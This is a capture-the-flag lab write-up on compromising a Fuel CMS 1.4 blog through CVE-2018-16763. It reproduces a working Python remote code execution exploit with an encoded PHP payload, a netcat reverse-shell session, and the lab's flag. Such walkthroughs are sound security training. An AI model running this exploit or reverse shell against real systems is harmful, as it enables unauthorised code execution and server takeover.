

Vulnerability Capstone

Ackme Support Incorporated has recently set up a new blog. Their developer team have asked for a security audit to be performed before they create and publish articles to the public.

It is your task to perform a security audit on the blog; looking for and abusing any vulnerabilities that you find.

What is the name of the application running on the vulnerable machine?


Fuel CMS

I used the ip in a browser and loaded the site what gave me the name of the application

What is the version number of this application?

1.4

the website also told me the version



What is the number of the CVE that allows an attacker to remotely execute code on this application?

CVE-2018-16763

I went onto the exploit database and found the CVE that allows remote code execution

EXPLOIT
DATABASE



Fuel CMS 1.4.1 - Remote Code Execution (2)

EDB-ID: 49487	CVE: 2018-16763	Author: ALEXANDRE ZANNI	Type: WEBAPPS	Platform: PHP	Date: 2021-01-28
EDB Verified: ✗		Exploit:  / 		Vulnerable App:	



To exploit I will use the remote code execution 1 which i can copy and paste into a exploit.py file and replace the url with the url of the vulnerable application

fuel CMS 1.4.1 - Remote Code Execution (1)

EDB-ID:
47138

CVE:
2018-16763

Author:
0XD0FF9

Type:
WEBAPPS

Platform:
LINUX

Date:
2019-07-19

EDB Verified: ✗

Exploit:  /


Vulnerable App:




```
# Exploit Title: fuel CMS 1.4.1 - Remote Code Execution (1)
# Date: 2019-07-19
# Exploit Author: 0xd0ff9
# Vendor Homepage: https://www.getfuelcms.com/
# Software Link: https://github.com/daylightstudio/FUEL-CMS/releases/tag/1.4.1
# Version: <= 1.4.1
# Tested on: Ubuntu - Apache2 - php5
# CVE : CVE-2018-16763

# Version: <= 1.4.1
# Tested on: Ubuntu - Apache2 - php5
# CVE : CVE-2018-16763

import requests
import urllib

url = "http://127.0.0.1:8881"
def find_nth_overlapping(haystack, needle, n):
    start = haystack.find(needle)
    while start >= 0 and n > 1:
        start = haystack.find(needle, start+1)
        n -= 1
    return start

while 1:
    xxxx = raw_input('cmd:')
    burp0_url = url+"/fuel/pages/select/?
filter=%27%2b%70%69%28%70%72%69%6e%74%28%24%61%3d%27%73%79%73%74%65%6d%27%29%29%2b%24%61%28%27"+urllib.quote(xxxx)+"%27%25
    proxy = {"http": "http://127.0.0.1:8080"}
    r = requests.get(burp0_url, proxies=proxy)

    html = "<!DOCTYPE html>"
    htmlcharset = r.text.find(html)

    begin = r.text[0:20]
    dup = find_nth_overlapping(r.text,begin,2)

    print r.text[0:dup]
```

used the exploit in the exploits directory of the machine as none of the ones on exploit db were verified

```
root@ip-10-128-92-197:/usr/share/exploits/vulnerabilitiescapstone# python3 exploit.py 10.128.189.57

      _____
     /  _  _  _  \
    /  _  _  _  \
   /  _  _  _  \
  /  _  _  _  \
 /  _  _  _  \
/  _  _  _  \
\  _  _  _  /
 \  _  _  _ /
  \  _  _  /
   \  _  /
    \  _/
     \_/

Tested on 1.4
Created by Ac1d

      Menu

exit      -      Exit app
shell_me  -      Get a reverse shell (netcat)
help      -      Show this help
```

I also setup a netcat listener so i can listen on a port for a request

```
root@ip-10-128-92-197:~# nc -lvnp 8080
```

i then used the shell_me command on the exploit with the machine IP and the port the listener is on

```
fuelCMS$ shell_me
Enter your attacking machine IP:PORT $ 10.128.92.197:8080

Hope you had your listener ready!!
```

```
root@ip-10-128-92-197:~# nc -lvnp 8080
Listening on 0.0.0.0 8080
Connection received on 10.128.189.57 34926
/bin/sh: 0: can't access tty; job control turned off
$ ls
README.md
assets
composer.json
contributing.md
fuel
index.php
robots.txt
$ pwd
/var/www/html/fuelcms
$ find
```

i then got access via the listener

i used the find command to find a file of flag.txt in a directory i used the 2>/dev/null to filter out errors into that directory so it will give me the directory in without a load of errors covering it up

```
$ find / -type f -name "*flag.txt" 2>/dev/null  
/home/ubuntu/flag.txt  
$
```

the directory the flag is in is /home/ubuntu

i then used basic linux commands to traverse the directory to cat the flag

```
$ find / -type f -name "*flag.txt" 2>/dev/null  
/home/ubuntu/flag.txt  
$ cd /home  
$ pwd  
/home  
$ cd /ubuntu  
/bin/sh: 7: cd: can't cd to /ubuntu  
$ ls  
ubuntu  
$ cd ubuntu  
$ ls  
flag.txt  
$ cat flag.txt  
THM{ACKME_BLOG_HACKED}  
$
```